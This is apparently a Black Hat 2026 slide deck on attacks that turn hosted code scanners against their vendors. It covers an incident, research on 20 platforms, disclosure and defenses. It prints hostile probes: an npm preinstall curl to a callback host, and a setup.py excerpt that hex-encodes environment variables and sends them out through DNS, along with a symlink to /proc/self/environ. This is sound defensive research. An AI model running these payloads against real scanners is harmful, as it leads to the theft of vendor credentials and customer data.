BRIEFINGS

black hat

SCANNING THE SCANNERS

Turning security vendors into supply-chain weapons

Co-founder & CTO @ ZeroPath
Raphael Karger

black hat USA 2026

Whoami

Raphael Karger

Co-founder & CTO @ ZeroPath

Prior life: Security Engineer @ Google

Agenda

1	**Detection**	The incident in our scanner and how the research started
2	**Why Scanners**	Why hosted scanners are high-value targets
3	**Related Incidents**	Vendor-to-customer incidents and the repository-to-vendor path
4	**Mechanism**	Execution and file-read primitives
5	**Findings**	20 platforms and 5 confirmed boundary failures
6	**Defenses**	Vendor defenses and buyer questions

What We Mean by a Scanner

- Hosted code security product accepts a repository or source archive
- Offering one or more of the following:
  - SAST
  - SCA/SBOM
  - Secrets
  - IaC
- Focus: **untrusted repository processing** and **what the workers can access**

Detection

Initial Alert

LATE DECEMBER 2025

- Hostile-looking repository submitted through free-tier signup
- Scan failed and triggered an alert
- We treated it as a real incident

Better Stack APP 1:59 PM

New incident for Failed scans integration

Cause:


```
{
  "alertId": "SCAN_MJNEZ3HL",
  "incidentStatus": "new",
  "cause": "Scan Error Alert",
  "description": "Errored scans since 2025-12-26T21:56:22.068Z: [redacted] | Traceback (most recent call last):\n  File \"/app/pwn/services/full_scan/main.py\", line 613, in _process_scan\n    r = await sast_task\n        ^^^^^^^^^^^^^^^\n  File \"/app/pwn/services/full_scan/main.py\", line 511, in _run_sast\n    created_count, created_vulns, apps_dict = await run_native_sast_pipeline(\n ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^\n    ...<13 lines>...\n    )\n    ^\n  File \"/app/pwn/lib/shared/sast_scanner.py\", line 3133, in run_native_sast_pipeline\n sast_vuln_id, _ast_loc_id, cvss_id_for_vuln = await shared.create_sast_vulnerability(\n ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^\n    ...<7 lines>...\n    )\n    ^\n  File \"/app/pwn/lib/shared/sast_scanner.py\", line 880, in create_sast_vulnerability\n vulnerability_location_id = self.create_ast_code_range(\n        db=txb,\n    ...<6 lines>...\n        end_column=primary_location.end_column,\n    )\n  File \"/app/pwn/lib/shared/sast_scanner.py\", line 460, in create_ast_code_range\n snippet_text = extract_code_segment(\n        repo_root,\n    ...<2 lines>...\n snippet_end_line,\n    )\n  File \"/app/pwn/lib/shared/utils.py\", line 123, in extract_code_segment\n    raise ValueError(\n        f\"Resolved path {abs_path} is outside of repository root {repo_root_real}\"\n    )\nValueError: Resolved path /proc/1/environ is outside of repository root /opt/scan/clone/main\n",
  "branch": "main",
  "chart_url": "https://zeropath.com/app/scans"
}
```


Show less

Please acknowledge the incident:

Acknowledge | I'm unavailable | Escalate

Incident | Integration

Incident started December 26th, 2025 at 1:59:08 PM

Added by Better Stack

What We Found

What survived, and what did not

NO LONGER AVAILABLE

- Full repository was no longer retained
- Worker terminated shortly afterward
- Only partial worker artifacts remained

PERSISTED TELEMETRY

- Scan metadata, DNS, and request telemetry remained available
- package.json and package-lock.json were recovered
- Evidence was enough to reconstruct the test path

Scanner Probes

The recovered files contained several independent probes, not one generic payload

package.json

```
{
    "name": "test-repo-zeropath-ai-staging",
    "version": "1.0.0",
    "scripts": {
        "preinstall": "curl http://npm_exec-bf23fc54.zeropath-ai-staging.d56f72pnmn0ff16jemkg3t9zjeurfme5x.[redacted]"
    },
    "dependencies": {
        "malicious-url-dep": "git+http://npm_dep-71b5a574.zeropath-ai-staging.d56f72pnmn0ff16jemkg3t9zjeurfme5x.[redacted].git"
    }
}
```

package-lock.json

```
{
    "name": "test-repo-zeropath-ai-staging",
    "version": "1.0.0",
    "lockfileVersion": 3,
    "requires": true,
    "packages": {
        "": {
            "name": "test-repo-zeropath-ai-staging",
            "version": "1.0.0",
            "dependencies": {
                "malicious-url-dep": "git+http://npm_lock-4c1c6a80.zeropath-ai-staging.d56f72pnmn0ff16jemkg3t9zjeurfme5x.[redacted].git"
            }
        },
        "node_modules/malicious-url-dep": {
            "version": "1.0.0",
            "resolved": "git+http://npm_lock-4c1c6a80.zeropath-ai-staging.d56f72pnmn0ff16jemkg3t9zjeurfme5x.[redacted].
            git#66373ba418058ba687b4bbba955477e12cc6fd57"
        }
    }
}
```

WHAT IT TESTED

- npm lifecycle execution
- Dependency URL handling
- Manifest parsing

WHAT IT TESTED

- Lockfile parsing
- Dependency resolution
- Lockfile-specific processing

Successful Callback

The only successful callback came from the secret-validation path

- A third-party secret detector attempted online validation
- The **honeytoken** label identified the probe
- The attacker did not cross our worker boundary

OBSERVED HOSTNAME
honeytoken-a7095a5f.
zeropath-ai-staging.
d56f72pnmn0ff16jemkg3t9zjeurfme5x.
[redacted]

PROVED A backend validation path processed the supplied value
DID NOT PROVE Execution, file access, or compromise of the worker

What This Tells Us

- Systematic probing of how we process repositories
  - Symlinks
  - Malicious supply-chain artifacts
  - Honeytokens
- The attacker understands how code security platforms process repositories
  - Probing to see which backend paths were exercised
  - Other payloads were likely present in the repo that we did not capture

Probe Infrastructure

Recovered npm_exec probe (no callback observed)

npm_exec	-bf23fc54	.zeropath-ai-staging	.d56f72….[OAST host]
Probe Type npm script execution	Run ID unique test run	Target zeropath-ai-staging	Collector OAST correlation and Interactsh host

- Interactsh is a service for detecting out-of-band vulnerabilities
- The OAST host returned an Interactsh banner
- Random subdomains resolved through wildcard DNS
- The evidence matched an OAST collection service

Why We Expanded the Research

It started as protecting our own platform


- Build Canaries became an internal regression framework
- The same tests were run against selected hosted scanners
- Confirmed issues became minimal reproductions and retests

Demo Setup

- Local, deliberately vulnerable scanner
  - Exploiting Terragrunt RCE through repository-defined hooks
- Synthetic credentials only

Shows repository submission → backend execution → readable worker data

Demo



Why Scanners

The Assumption: Scanning Is Read-Only

ASSUMPTION

Scanning is often treated as read-only processing of untrusted code

REALITY

Scanners may invoke package managers, build tools, metadata commands, plugins, or executable configuration

Even without code execution, unsafe path handling can read outside the repository

The Trust Chokepoint

UNTRUSTED INPUTS

- Repositories and archives from many customers
- Sometimes self-service submission
- Security-sensitive and regulated customers

SCANNER PLATFORM

Hosted backend that processes repositories and uses customer-scoped integrations

WORKER BOUNDARY

Can repository-controlled processing reach platform authority?

PLATFORM AUTHORITY AROUND THE WORKER

- Source access and result publication
- Token brokers, registry access, and cloud identity
- Findings, secrets, internal services, and operational context

Why Worker Exposure Matters

The impact depends on what the worker can reach:

DATA

- Customer source code
- Unpatched findings and secret findings
- Repository inventory and scan history

AUTHORITY

- Source-control and registry credentials
- Cloud or workload identity
- Status, check, pull-request, or remediation paths

Related Incidents

Vendor to Customer

The familiar direction: compromise trusted tooling, then follow its distribution path downstream

Trivy

Malicious releases and GitHub Actions were published

→

Checkmarx

Unauthorized GitHub repository access was reported after the Trivy compromise

→

Customer-Facing Artifacts

Malicious code was published to VS Code extensions, GitHub Actions workflows, and a Jenkins plugin

This is the classic vendor-to-customer path: trusted security tooling becomes the delivery channel

Public incident: Aqua Security and Checkmarx reports, 2026

Code to Vendor

This research tests the reverse path: content the vendor did not write reaches its backend

HOSTILE CODE

Attacker controls repository files, configuration, paths, or a published package

→

SCANNER WORKER

Vendor processes the content before a result is returned

→

PLATFORM AUTHORITY

Worker may expose credentials, internal services, or write paths

Same trust concentration, opposite direction

Public incident: Kudelski Security, CodeRabbit PR → production RCE → GitHub App write access, 2025
Public incident: Anthropic, malicious PyPI package → scanner install → credential theft, 2026

Mechanism

Prior Work

- OWASP CICD-SEC-4: Poisoned Pipeline Execution
- MITRE ATT&CK T1677: Poisoned Pipeline Execution
- Living off the Pipeline (LOTP)
- …and many others

Contribution: not a new primitive. A systematic sweep of an untested product category, and tooling to automate the creation and testing of payloads.

Repository Processing Surfaces

PACKAGE AND BUILD METADATA	setup.py metadata commands, gemspec evaluation, and lifecycle scripts
PLUGINS & EXECUTABLE CONFIGURATION	external checks, custom rules, and repository-controlled configuration
LANGUAGE & BUILD TOOLING	repository-controlled build, editor, or language-server configuration
DEPENDENCY FETCHING	manifests, lockfiles, registry URLs, and submodules
PATH HANDLING	symlinks, archives, absolute paths, traversal, and special files

Arbitrary File Read

- No code execution is required
- Scanner reads a repository-controlled path
- Symlinks, archive paths, or unsafe handling can escape the repository
- Worker-local credentials or service configuration can be exposed

Build Canaries Pipeline

Crawl docs: extract directly named or strongly implied processing surfaces from same-domain vendor documentation. Count only tools with RCE or SSRF potential

Compare coverage: match each surface against registered generator IDs, descriptions, triggers, files, and tags

Review candidates: missing coverage can generate candidate code, but human review is required before it enters the deterministic Python/Jinja corpus

Render: accepted generators produce a fresh repository artifact with a payload ID and unique run ID

Validate: mount the artifact in Docker, run the declared target tool, and pass only on the matching callback; hosted-vendor testing remains separate

Local Validation Uses the Real Target Tool

Example: npm-preinstall

- Render package.json with a fresh callback path
- Mount the generated repository at /workspace
- Spawn npm install inside a disposable Docker container
- Observe GET /npm-preinstall-<run-id>
- Pass only when the expected payload ID and run ID arrive before timeout
- Do not count stdout, exit code, or an unrelated request as proof

Testing Workflow

Start from vendor documentation

- Capture explicit tool references and strongly implied processing surfaces
- Keep only surfaces with realistic RCE or blind SSRF potential
- Reuse an existing payload, or create and validate one locally
- Add validated generators to the payload library

Probe the hosted scanner

- Generate a probe-mode repository with unique payload and run IDs
- Record which backend paths fire
- For RCE paths, confirm with a tailored bounded payload
- For blind SSRF paths, validate only minimal known-service interactions

Example: Checkov External Checks

Documentation signal: product supports Checkov external checks or custom policies

Inference: Checkov may load repository-provided Python modules

Build Canaries action: generate a minimal external-check payload when corpus coverage is missing

Docker validation: run the payload against Checkov to confirm the behavior before adding it to the corpus

Product test: submit the probe, then use path-specific validation if the path fires

Findings

Results

20 self-service hosted scanner platforms tested → **5** **confirmed boundary failures**

4
cases with backend execution

1
case with an out-of-root file read

3
partial signals

Scope

- 20 self-service hosted scanners were selected for this research (excluding ZeroPath)
    - Requiring open signup was the main constraint on the candidate pool
- Comparable workflow: hosted code-security or software supply-chain product processing a submitted repository
- Interpretation: this was a selected sample, not a random market survey or prevalence estimate

Conduct

- Reachable path: self-service or public access to the tested functionality, with public evidence of real use
- Access limits: no false identities, sales-assisted access, customer impersonation, or social engineering
- Testing stopped immediately when requested
- No lateral movement, persistence, or access to customer data

Reporting

- Reports were sent in January 2026
- Each report included recommendations and runnable proof-of-concept material for validation
- When a timely response did not arrive, we used additional public or program-approved contact channels
- Vendor disclosure program rules and stop requests were respected throughout the process
- One vendor awarded its maximum bug bounty payout
- Anonymized uniformly; selective disclosure should not become marketing material

How We Validated Worker Impact

- Validation was intentionally minimal: collect only enough evidence to prove worker impact (usually just environment variables)
- When a vendor needed more confirmation, checks stayed narrow, such as limited filesystem enumeration or IMDS reachability
- Testing stopped after reproducible evidence; customer data was not accessed

What Counted as a Finding

1. Path Signal: a callback, request, tool output, or behavior change only showed that a backend path reacted

2. Boundary Primitive: we separately established repository-controlled execution or an out-of-root file read

3. Worker Impact: we also observed sensitive vendor-local material or privileged internal reach from the worker context

Counted: both the primitive and meaningful worker impact were required; a callback alone was never enough

Cases We Did Not Count

1. **Broken Scan:** one canary caused a scan to fail. We did not isolate the cause or attempt an RCE confirmation
2. **Vendor Request:** the vendor proactively asked us to stop, and we stopped immediately. Dependency fetching suggested a possible RCE-capable path
3. **Proxy Anomaly:** HTTP_PROXY and HTTPS_PROXY routed some exfiltration attempts unexpectedly

Black-box caveat: a non-trigger could reflect a payload mismatch, required modification, proprietary processing, blocked egress, or real protections

Confirmed Cases

Vendor	Attack Vector	What Was Exposed
Vendor A	Checkov config RCE	Cloud credentials; internal service secrets
Vendor B	Checkov config RCE	Cloud credentials; production database credentials and services; internal service secrets
Vendor C	Ruby gemspec eval	Cloud token; orchestration service-account token; RSA private key (SIGNING_KEY)
Vendor D	Python setup.py exec	Cloud IAM credentials; GitHub PAT; Docker Hub PAT
Vendor E	Symlink traversal	Payment processor key

Vendor D: Metadata Lookup Code Execution

Observed command: python3.9 -Wi setup.py --name --version

- Main SCA path did **not** trigger
- Auxiliary SBOM collector triggered setup.py
- Loading setup.py runs top-level Python before setup() returns package metadata

Selected PoC lines

```python
try:
    urllib.request.urlopen(f'https://import.{d}', timeout=5)
except:
    pass
try:
    env_data = "\n".join(f"{k}={v}" for k, v in os.environ.items())
    hex_data = env_data.encode().hex()
    chunks = [hex_data[i:i+50] for i in range(0, len(hex_data), 50)]
    for i, chunk in enumerate(chunks):
        urllib.request.urlopen(f'https://env-{i}.{chunk}.{d}', timeout=2)
except:
    pass
```

Vendor D: HTTPS Attempted, DNS Observed

The payload called urlopen(); the collector saw hostname lookups but no usable HTTP request

- The OAST DNS service received unique queries for every attempt
- Environment variables were hex-encoded and split into 50-character chunks
- The exact vendor-side egress control was not determined

<chunk number>.<50 hex characters>.<vendor>.<oast domain>

Vendor D: Vendor-Owned Credentials in the Worker

- Cloud IAM credentials were present in the worker; exact permissions were not enumerated
- GitHub personal access token was present in the same worker
- Docker Hub personal access token was present in the same worker

Vendor E: Symlink Traversal

repo/secrets.txt → /proc/self/environ → payment processor key in the UI

- Repository input: a symlink named secrets.txt pointed to /proc/self/environ
- Scanner behavior: the detector followed the link and scanned its own worker environment as file content
- Observed result: a payment processor key matched normal secret rules and appeared in the findings UI
- This counted because repository-controlled file selection caused an out-of-root read of vendor-local data

Vendor B: Production Database Credentials

- Source: DATABASE_URL came from Vendor B's worker environment after repository-controlled execution
  - Complete material: the value included scheme, production hostname, database name, username, and password
- Vendor confirmation: the database was live and enabled access to:
  - GitHub OAuth grants (carrying the read and write permissions of the public app)
  - Unpatched findings
  - Secrets
  - SLO/SLA violations
  - Customer information

What the Exposed Credentials Could Enable

- **Vendor-confirmed**
  - Production database; the vendor confirmed it backed customer findings, GitHub OAuth grants, and policy state
  - Payment processor key; enabled vendor-side payment API actions
  - GitHub and Docker Hub PATs; confirmed active
  - Two cloud IAM credentials in separate environments; confirmed access within their policy

What the Exposed Credentials Could Enable

- **Exposed, scope not enumerated**
  - An RSA private key stored in plaintext as the value of an environment variable named “SIGNING_KEY”
    - If used to sign commits, tags, or releases, an attacker could forge signatures the vendor's downstream checks trust
  - Other cloud IAM credentials; present across the affected environments, permissions not enumerated

Patterns Across the Confirmed Cases

- Executable surfaces: setup.py, gemspec evaluation, and Checkov custom checks ran as code during repository processing
- Auxiliary helpers: at Vendor D the SBOM collector triggered while the main SCA path did not
- Worker-local material: the confirmed cases exposed vendor-owned credentials
- Path escape: Vendor E's symlink reached /proc/self/environ with no code execution

Defenses

Where the Boundaries Failed

The same five boundaries, scored against what we actually observed

BOUNDARY	WHAT WE OBSERVED
EXECUTION	4 of 5: Checkov config at A and B, gemspec at C, setup.py at D
FILE ACCESS	1 of 5: symlink to /proc/self/environ at E
NETWORK	Partial where present: DNS out and HTTP blocked at D; proxy routing left one case ambiguous
CREDENTIALS	5 of 5: operational vendor credentials reachable from the analyzer
LIFETIME & STATE	Not testable from outside: no external signal distinguishes a fresh worker from a reused one

Four boundaries we could measure from outside; the fifth is why buyers have to ask

What to Enforce

Assume the analyzer can run attacker-controlled behavior; constrain what it can execute, read, reach, and retain

BOUNDARY	WHAT SHOULD HAVE BEEN ENFORCED
EXECUTION	Static metadata first; scripts, plugins, and custom rules off by default
FILE ACCESS	The repository snapshot is the only readable tree; no symlink, archive, or absolute-path escape
NETWORK	Default-deny egress; broker dependency fetches; block metadata, private ranges, internal DNS, and proxies
CREDENTIALS	No SCM, cloud, registry, database, or publishing tokens in analyzer env, files, or workload identity
LIFETIME & STATE	Fresh sandbox per scan; no writable shared caches; scratch destroyed after the result

The goal is not “containerized”; it is a worker that has nothing durable or privileged to lose

Concrete Levers


What to reach for at each boundary

BOUNDARY	CONCRETE LEVERS
EXECUTION	no-script tool modes, command allowlists, non-root runner, seccomp, AppArmor
FILE ACCESS	read-only bind mounts, mount namespace / chroot, openat2, Landlock, AppArmor, safe extractors
NETWORK	dependency broker / cache, egress proxy, DNS allowlist, NetworkPolicy / Cilium, nftables
CREDENTIALS	source fetcher / result publisher split, short-lived scoped tokens, held outside the worker
LIFETIME & STATE	microVM / gVisor / Kata, tmpfs scratch, read-only content-addressed cache, teardown checks

Full matrix with every primitive: behind the QR code

A Safer Scanner Design

One worker owns the scan end to end. Tool code only ever runs in containers that hold nothing.



The worker owns the job. The containers own nothing. Credentials never share a process with tool code.

What Buyers Should Ask

Ask for concrete repository lifecycle and worker-boundary details

- Repository lifecycle: What happens from connection or upload through the final result?
- Execution boundary: Which stages or components are shared and which are dedicated?
- Repository-controlled behavior: Which features or integrations can change how a scan runs?
- Adversarial testing: How are scanner changes tested against malformed or hostile repositories?
    - Run Build Canaries against your own vendors and see whether you get callbacks

Strong answers describe actual stages, credentials, worker lifetime, and recent design changes

Open-Source Releases

BUILD CANARIES

Generator framework + regression corpus

github.com/rek7/build-canaries

- Test scanner processing paths
- Re-run the same payloads after fixes
- Use deterministic generators and product-specific probes

DVASP

Damn Vulnerable Application Security Platform

github.com/rek7/dvasp

- Deliberately vulnerable local scanner
- Synthetic credentials and controlled failures
- Practice detection and containment safely

Thank you!

Slides, Contact and Tools

